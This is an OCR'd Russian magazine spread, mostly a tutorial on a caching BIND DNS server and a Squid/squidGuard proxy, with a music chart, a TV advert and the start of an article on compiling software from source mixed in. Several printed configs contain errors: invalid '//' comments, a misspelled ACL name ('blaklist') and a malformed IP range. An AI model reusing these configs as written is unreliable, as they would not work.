47441700	Hi Fi - Глупые люди	HIT Arsenium - Love Me...Love Me...	46578700
48793700	Другие правила - Лето	Дискотека Авария - XXXиPHP	49246700
48812700	Катя Чехова - Холодно	Жанна Фриске - Где-то летом	49243700
48737700	Елка - Девочка в Пежо !	Многоточие - Сквозь печаль	48674700
49269700	Ирина Дубцова - О нем	! DJ Грув - Служебный роман	49260700
49253700	Массква - Ну наконец-то	Papi Sanchez - Enamorame	46550700
49272700	Полина Гагарина - Я твоя	Братья Гримм - Кустурица	48692700





КОЛИСНИЧЕНКО ДЕНИС
/ DHSILABS@MAIL.RU /

Экономим деньги с туксом

Эффективная настройка кэширующего DNS- и Proxy-сервера



СЭКОНОМИЛ — ЗНАЧИТ ЗАРАБОТАЛ. НЕДАРОМ СУЩЕСТВУЮТ СПЕЦИАЛИСТЫ, КОТОРЫЕ ЦЕЛЫМИ ДНЯМИ ТОЛЬКО И ДУМАЮТ, ГДЕ И НА ЧЕМ МОЖНО СЭКОНОМИТЬ. Я ПРЕДЛАГАЮ ТЕБЕ НАЧАТЬ ЭКОНОМИТЬ С ПОМОЩЬЮ LINUX. НЕТ, МЫ НЕ БУДЕМ ДОЛГО И СКУЧНО ДИСКУТИРОВАТЬ НА СЧЕТ GPL И О ТОМ, ЧТО МОЖНО СНЕСТИ WINDOWS И ВМЕСТО НЕГО ПОСТАВИТЬ LINUX. СЕГОДНЯ МЫ ПОГОВОРИМ О «ПРАКТИЧЕСКОЙ ЭКОНОМИИ».

Практическая экономия

Практическая — потому что экономить мы будем, применяя свои знания и умения на практике, а не в теории. А экономить есть на чем. Мы можем установить кэширующий DNS-сервер для ускорения выполнения DNS-запросов, кэширующий прокси-сервер, чтобы существенно сэкономить на трафике, а также http-редиректор, который позволит нам фильтровать контент и забыть о рекламных баннерах. Для реализации вышеперечисленного совсем не обязательно иметь компьютер с выделенной линией — и DNS, и прокси будут отлично работать на одной обычной домашней машине, подключенной к Интернету с помощью модема. Причем эти сервисы будут не просто работать, а реально экономить твои деньги.

Кэширующий DNS-сервер

Установка кэширующего DNS-сервера позволяет сократить время разрешения доменных имен, а также немного сэкономить на трафике (порядка 5—7%). В подавляющем большинстве дистрибутивов он присутствует по умолчанию, поэтому сразу перейдем к его настройке. Создадим основной файл конфигурации демона named.

```
# vi /etc/named.conf

options {
// рабочая директория
    directory "/var/named";

// все запросы будут переадресованы
// DNS-серверу провайдера 192.168.99.1,
// если с этим сервером возникнут проблемы,
// то локальный сервер будет искать ответ в
// кэше или самостоятельно выполнит запрос
        forward first;
        forwarders { 192.168.99.1; };
};

// эта запись нужна для того, чтобы named не
// ругался на отсутствие ключа rndc.key

controls {};

// зона «.» не поддерживается нашим сервером;
// тип hint означает, что в файле named.ca
// находится подсказка о том, где искать
// корневые серверы DNS
zone "." in {
    type hint;
    file "named.ca";
};

// зона 0.0.127.in-addr.arpa — это локальная
// зона, она описана в файле named.local
zone "0.0.127.in-addr.arpa" in {
    type master;
    file "named.local";
};
```

Параметр forward может принимать одно из двух следующих значений: «only» — наш DNS-сервер, никогда не должен предпринимать попыток обработать запрос самостоятельно; «first» — наш сервер, должен сам пытаться обработать запрос, если от указанных в перечислении DNS-серверов провайдера не был получен соответствующий ответ.

Параметр forwarders задает заключенный в фигурные скобки список IP-адресов DNS-серверов, которым наш DNS-сервер будет переадресовывать запросы вместо того, чтобы отвечать на них самому. IP-адреса перечисляются через точку с запятой.



/1/ bind
установка bind
с помощью rpmdrake
в Mandrake

/2/ KWrite
редактирование файла
/etc/named.conf

/3/ named
запущен и работает

Кроме того, каталог */var/named* должен содержать еще два файла: named.ca (инсталлируется при установке пакета bind) и named.local. Второй файл, чтобы не создавать его вручную, можно взять в каталоге */usr/share/doc/bind-9.2.3/dhcp-dynamic-dns-examples/bind/var/named*.

Теперь запустим named:

```
# named
```

Проверим, работает ли он:

```
# ps -ax | grep named
```

Данная команда выводит список процессов с именем named — твой named должен быть в списке. Чтобы убедиться в том, что сервер запущен без каких-либо ошибок или предупреждений, выполняем:

```
# tail /var/log/messages
```

Теперь осталось в файле */etc/resolv.conf* прописать наш домен и IP-адрес интерфейса обратной петли:

```
# vi /etc/resolv.conf
domain mydomain.ru
nameserver 127.0.0.1
```

Конечно, настройка сервера на этом не заканчивается. Например, можно прописать, какие клиенты имеют право использовать сервер, а какие — нет. Но основная задача, то есть создание кэширующего DNS-сервера, выполнена. Нужно отметить, что подобный сервер эффективен не только в локальной сети, но и если ты используешь свой компьютер в гордом одиночестве, сайты начнут открываться чуточку быстрее, поскольку named запущен на локальном компьютере.

Кэширующий прокси-сервер

С помощью прокси-сервера Squid можно кэшировать www-трафик, блокировать баннеры, определять, какие файлы разрешается

КОММЕНТАРИЙ РЕДАКТОРА / **АНДРЕЙ МАТВЕЕВ** /



Я уже давно применяю dns/http-кэширование и дома, и на работе. Моя конфигурация практически идентична изложенной в этой статье, только я запускаю сервисы от имени непривилегированного пользователя (named и _squid) и делаю ставку на прозрачное http-проксирование, при использовании которого нет необходимости указывать адрес и порт прокси-сервера в настройках браузеров на клиентских компьютерах. Для работы в этом режиме Squid необходимо собрать с поддержкой штатного файрвола, плюс в главном конфигурационном файле Squid должны присутствовать следующие записи:

```
# vi /etc/squid/squid.conf

http_port 127.0.0.1:3128
httpd_accel_host virtual
httpd_accel_port 80
httpd_accel_with_proxy on
httpd_accel_uses_host_header on
```

В ядре OpenBSD я нашел и исправил забавный баг, который не позволял использовать ограниченные права доступа для псевдоустройства pf(4). Теперь, начиная с OpenBSD 3.9, возможна более секурная конфигурация: для успешного выполнения системного вызова ioctl(2) с операцией DIOCNATLOOK (просмотр состояния соединений) достаточно, чтобы непривилегированный пользователь _squid из группы _squid обладал правами «только на чтение» для */dev/pf* (раньше требовались права как на чтение, так и на запись):

```
# chgrp _squid /dev/pf
# chmod g+r /dev/pf
```

Более подробную информацию по настройке транспарентной прокси в OpenBSD можно найти здесь: www.openbsd.ru/docs/steps/squid.html

скачивать пользователям, а какие — нет, указывать максимальный объем передаваемого объекта и даже ограничивать пропускную способность пользователей определенного класса. Как ты уже понял, детальное конфигурирование Squid — это тема для отдельной статьи, здесь мы рассмотрим только первоначальную настройку прокси сервера. Но даже после проведения базового тюнинга ты получишь реальную экономию трафика (порядка 20—25%).

Предположим, что у нас есть небольшая сеть, скажем, на 10-ти компьютерах. Принципиальной разницы нет, но количество компьютеров нужно учитывать при вычислении объема выделяемой памяти и размера кэша Squid. Для 10-ти компьютеров вполне хватит 1 Гб кэша: получается по 100 Мб на один компьютер. Такое значение более чем достаточно. Например, по умолчанию та же Опера использует 10 Мб, что вполне достаточно для обычного пользователя. А 100 Мб хватит для требовательного пользователя, проводящего в паутине очень много времени.

Squid не сложен в настройке (во всяком случае, не сложнее Apache и подобных сетевых сервисов). Установи пакеты Squid и squidGuard. Первый пакет содержит сам прокси-сервер, а во втором находится редиректор squidGuard, выполняющий следующие функции:

- ограничение доступа пользователей;
- блокирование URL, внесенное в черный список, например сайты с контентом «для взрослых»;
- ограничение доступа к URL на основе регулярных выражений;
- замена баннеров пустыми картинками;
- различные правила доступа для разных групп пользователей, для определенного времени суток, дня недели, даты и т.д.

Сейчас приступим к редактированию основного конфига */etc/squid/squid.conf*:

```
# vi /etc/squid/squid.conf

// порт для прослушивания запросов клиентов
http_port 192.168.1.1:3128

// объем памяти, который будет использоваться
// прокси-сервером; не устанавливай более
// трети физического объема оперативки
cache_mem 85 MB

// директория, где будет помещен кэш; первое
// число — это размер кэша в Мб, если нужно,
// чтобы он занимал весь раздел, отними от
// размера раздела 20% и укажи это значение;
// второе — количество каталогов первого
// уровня; третье — количество каталогов
// второго уровня
cache_dir /usr/local/squid 1024 16 256

// хосты, с которых разрешен доступ к прокси
acl allowed_hosts src 192.168.1.0/255.255.255.0
acl localhost src 127.0.0.1/255.255.255.255

// список разрешенных портов
acl allow_ports port 80
acl allow_ports port 21
acl SSL_ports port 443 563

// запрещаем все порты, кроме «allow_ports»
http_access deny !allow_ports

// запрещаем метод CONNECT для всех портов,
// кроме указанных в «acl SSL_ports»
http_access deny CONNECT !SSL_ports

// разграничиваем права доступа
http_access allow localhost
http_access allow allowed_hosts
http_access allow SSL_ports
http_access deny all

// можно прописать пользователей, которым
// разрешено применять squid (den, admin)
ident_lookup on
acl allowed_users user den admin
http_access allow allowed_users
http_access deny all
```

Конечно, это далеко не полный конфиг, но дальше, думаю, ты справишься сам. Замечу только, что список узлов, которым разрешен http-доступ, можно задавать в отдельном файле, например:

```
acl allowed_hosts src "/etc/squid/hosts.txt"
```

Сам */etc/squid/hosts.txt* в этом случае будет выглядеть так:

```
# vi /etc/squid/hosts.txt

# Денис
192.168.1.2/255.255.255.255
# Макс
192.168.1.3/255.255.255.255
# Лена
192.168.1.4/255.255.255.255
```

Отдельный файл использовать удобнее, чтобы не «засорять» основной конфиг. Обрати внимание: права доступа к *hosts.txt* должны быть такими же, как к *squid.conf*. Теперь попробуем создать черный список URL:

```
acl blacklist url_regex games
http_access deny blaklist
http_access allow all
```

Данный черный список не пропускает URL'ы, содержащие слово «games». По аналогии можно создать отдельный файл и записать в него все «плохие» URL'ы. Заметь, все это мы сделали средствами Squid, не привлекая squidGuard.

Запустить Squid просто:

```
# service squid start
```

Не забудь, что клиентов нужно настроить на порт 3128/tcp.

SquidGuard — личный охранник твоего трафика

В предыдущем примере мы заблокировали доступ к любому узлу, в URL'е которого присутствует слово «games». Ясно, что тут никаких сил не хватит описывать все URL'ы, содержащие запрещенный контент, а именно: порно, насилие, рекламу, информацию о наркотиках и тому подобные вещи. Таких узлов в мире невероятно много. И тут на помощь приходит squidGuard. Он дополняет Squid базой данных по запрещенным узлам. Ясно, что эту БД нужно периодически обновлять, но зато больше не нужно самому искать узлы с запрещенным контентом и вносить их в список — все уже сделано за нас. Существует три основные базы:

- база squidGuard доступна по адресу: www.squidguard.org/blacklist/
- база MESD доступна здесь: squidguard.mesd.k12.or.us/blacklists.tgz
- база Dansguardian тут: blacklist.dansguardian.org/cgi-bin/download.pl?type=download&file=bigblacklist

Мы будем использовать базу squidGuard, поскольку она поставляется «в комплекте» с самим squidGuard. Данная база охватывает рекламу, порносайты, сайты, посвященные агрессии, наркотикам, азартным играм, насилию и т.д. Представляешь, сколько трафика сэкономит фирма, если закрыть пользователям доступ ко всем этому? После установки база обычно создается в каталоге */usr/share/squidGuard-1-x-x/db*.

Полагаю, ты уже установил пакет squidGuard, поэтому сразу приступаем к настройке. Скопируй файл */etc/squid/squidGuard.conf.sample* в файл */etc/squid/squidGuard.conf*, чтобы меньше потом пришлось набирать вручную.

```
# vi /etc/squid/squidGuard.conf

// путь к базе и журналам
dbhome /usr/share/squidGuard-1.2.0/db
```

ЛЮБОВЬ, ПРИЗРАК И ДРУГИЕ
НЕВЕРОЯТНЫЕ ПРИКЛЮЧЕНИЯ

В МНОГОСЕРИЙНОМ ФИЛЬМЕ
Александра Дулерайна и Сергея Корягина


3 МЕСЯЦА ПРЕМЬЕР




< ИЛИ > УЧЕНЫЕ ПОД ЗЕМЛЕЙ

С 27 МАЯ
ПО ВЫХОДНЫМ

23:00





/4/ DNS тестирование работы DNS-сервера с помощью утилиты dig

/5/ Сервисы настройка запуска сервисов

```
logdir /var/log/squidGuard

// время работы, аббревиатуры для дней: s = Вс,
// m = Пн, t =Вт, w = Ср, h = Чт, f = Пт, a = Сб

time workhours {
    weekly s 09:30-12:00 13:00-19:00
    weekly m 09:00-12:00 13:00-19:00
    weekly t 09:00-11:00 12:00-19:00
    weekly w 09:00-12:00 12:00-18:00
    weekly h 09:00-13:00 13:00-18:00
    weekly f 09:00-12:00 13:30-18:00
    weekly a 08:20-13:00 13:30-19:00
}

// пользователи сети
src lan-users {
    ip 192.168.10-192.168.1.254
}

// диапазон адресов, зарезервированных за
// администратором
src main {
    ip 192.168.1.1-192.168.1.10
}

// описываем базы запрещенного контента
dest advertising {
    domainlist advertising/domains
    urllist advertising/urls

// перенаправляем всю рекламу на баннер
// размером 0x0
    redirect http://127.0.0.1/cgi-bin/nulbanner.png
}

// описываем ACL-ы
acl {
 // админу разрешено все, кроме рекламы
    main {

// директива «pass» разрешает или запрещает
// контент «all» обозначает весь контент; если
// нужно запретить контент какого-то класса, то
// перед именем класса указывается восклица-
// тельный знак, например «pass !porn», ключе-
// вое слово «none» означает, что доступ вообще
// закрыт

    pass !advertising all

// запрещенные запросы перенаправляются
// на особый сценарий
    redirect http://127.0.0.1/cgi-bin/squidGuard.
cgi?clientaddr=%a&srcclass=%s&targetclass=
%t&url=%u
    }

    // основное «население» сети
    lan-users {

    // разрешаем все, кроме указанных со
    // знаком «!» классов контента
     pass !adult !audio-video !forums !hacking
!redirector !warez !ads !aggressive !drugs
!gambling !publicite !violence !banneddestination
!advertising all
     redirect http://127.0.0.1/cgi-bin/squidGuard.
cgi?clientaddr=%a&srcclass=%s&targetclass=
%t&url=%u
    }

    // действие по умолчанию
    default {
     pass none
     redirect http://127.0.0.1/cgi-bin/squidGuard.
cgi?clientaddr=%a&srcclass=%s&targetclass=
%t&url=%u
    }
}
```

Так что ничего сложного в файле конфигурации squidGuard нет. Только обрати внимание на то, что на локальном узле должен быть установлен Web-сервер, а в его подкаталоге cgi-bin — файл squidGuard.cgi. Пример данного сценария находится в */usr/share/squidGuard-1.x.x/sample*. Отдельно копировать его в */var/www/cgi-bin* необходимости нет — это происходит автоматически при установке RPM-пакета. Нам только осталось связать Squid и squid Guard. Для этого добавь в */etc/squid/squid.conf* следующие строки:

```
# vi /etc/squid/squid.conf

// указываем, что squidGuard будет выступать
// в роли редиректора
redirector_bypass on
redirect_program /usr/local/squidGuard/bin/squidGuard

// сколько копий squidGuard нужно запускать
redirect_children 1
```


После этого нужно перезапустить Squid:

```
# service squid restart
```

В файле */var/log/squidGuard/squidGuard.log* ты должен увидеть такие строчки (squidGuard запущен и готов к работе):

```
2006-03-19 15:45:14 [9601] squidGuard 1.2.0 started (1034683864.337)
2006-03-19 15:45:14 [9601] squidGuard ready for requests (1034683864.353)
```

Надеюсь, эта статья поможет тебе сэкономить не только время, но и деньги. Если возникнут какие-нибудь вопросы, ты всегда можешь задать их на форуме dkws.org.ua.



КРИС КАСПЕРСКИ

Ловушки для капризных программ


Скрытый потенциал ручных сборок

UNIX-программистам свойственно не зажимать исходники, от этого подавляющее большинство программ распространяются в открытом виде. Однако народ тяготеет к готовым бинарным сборкам, зачастую даже не догадываясь, каких возможностей он лишен! Многие пользователи перекомпилируют программы, но немногие делают это правильно. Ручная сборка — достаточно сложный, неочевидный и порой противоречивый процесс, который мы сейчас попробуем заточить.




Введение

Зачем мучиться, собирая программу руками, если можно просто скачать готовую бинарную сборку. Вот топ основных причин, по которым исходные тексты лучше готовых дистрибутивов:




- сборки есть не для всех платформ (в основном это касается x86-64)
- для текущих версий сборки практически всегда отсутствуют, а релизы выходят нечасто, вынуждая нас использовать версию двухгодичной давности (и это далеко не преувеличение!), с завистью поглядывая на коллег, собравших последнюю альфу с кучей всяких вкусностей и нововведений
- готовые сборки включают в себя не все фичи, реализованные в исходных текстах (в частности, в состав популярного эмулятора BOCHS входит внешний интерактивный отладчик в стиле Turbo Debugger, в то время как официальные сборки содержат простейший интегрированный отладчик типа «debug.com»)
- для многих программ существуют расширения, созданные сторонними разработчиками и устанавливаемые только посредством перекомпиляции
- готовая сборка зачастую включает в себя много лишних компонентов, которые только отнимают процессорные ресурсы и память, но лично нам ни разу не понадобятся
- официальные сборки компилируются с типовыми опциями оптимизации, общими для всех процессоров, в результате чего код получается неэффективным и неоптимальным (или даже вообще неработающим, к примеру на старых процессорах типа 80386 или 80486)
- при выходе новой версии всю сборку заново приходится скачивать, вместо того чтобы забрать только измененные файлы (что актуально для часто обновляемых программ)
- если программа содержит уязвимость, то атаковать готовую сборку проще, поскольку хакер знает точное расположение всех машинных команд и раскладку памяти
- заплатки к исходным текстам выходят намного быстрее и чаще, чем к бинарным сборкам
- пользоваться готовыми сборками — это не unix-way и совсем не по-хакерски

/1/



/1/ Запускаем
После перекомпиляции BOCHS с ключом «--enable-x86-64» Linux запускается как из пушки

А теперь приведем топ основных причин, по которым готовые сборки лучше исходных текстов:



- готовая сборка «весит» намного лучше исходных текстов, даже сжатых самым лучшим архиватором. Больше всех страдают владельцы медленных dial-up соединений, тем более что докачку поддерживают далеко не все серверы;
- в разархивированном виде исходные тексты занимают очень много места (иногда сотни мегабайт), а сама компиляция требует значительного времени, которое, как известно, всегда работает против нас
- «ручная» настройка программы «под себя» требует внимательного чтения мануалов и изучения конфигурационных скриптов
- часто требуется скачивать дополнительные заголовочные файлы и библиотеки, обновлять компилятор и т.д., что опять-таки требует времени, трафика и дискового пространства
- качество автоматических инсталляторов в большинстве своем оставляет желать лучшего, и скомпилированную программу еще долго приходится дорабатывать напильником, руками, хвостом и головой
- готовые сборки обычно включают в себя «бонусы» типа нестандартных цветовых схем и прочих компонентов, созданных сторонними разработчиками, которых в «официальных» исходных текстах может и не быть
- существует тысяча причин, по которым собранная «вручную» программа может работать неправильно или нестабильно. Например, пользователь активировал «соблазнительную» опцию, находящуюся в стадии «under construction» и приводящую к появлению глюков в самых неожиданных местах
- программы, собранные из исходников, значительно труднее удалить из системы, чем тот же rpm-пакет (впрочем, существуют утилиты, автоматизирующие этот процесс)
- если необходимые нам опции отсутствуют в официальной сборке, например поддержка x86-64 в BOCHS, то практически всегда можно найти неофициальную сборку, в которой все это сделано за нас. Правда, далеко не все они собраны правильно
- пословица «лучше за день долететь, чем за час добежать» в условиях сурового корпоративного мира неприменима, и если готовая сборка хоть как-то гарантированно работает, то эксперименты с ручной компиляцией «за просто так» нам никто не оплатит

Универсального решения нет! Каждый путь содержит свои минусы и плюсы. Мыщъх рекомендует: сначала скачать готовую сборку, немного поработать с программой, разобраться в структуре каталогов, освоиться с основными возможностями и только потом приступать к экспериментам. По крайней мере, правильно собранный эталон у нас всегда будет перед глазами, и если компиляция пойдет наперекосяк (или собранная программа откажет в работе), то он нас поправит.

/2/

/3/



/4/

/2/ Bosh
Конфигуратор
за работой

/3/ Debug GUI
Графическая «морда» к интегрированному BOCHS-отладчику, входящая в одну из неофициальных сборок

/4/ BFE
Конфигурирование программы посредством правки make-файла

Философская подготовка

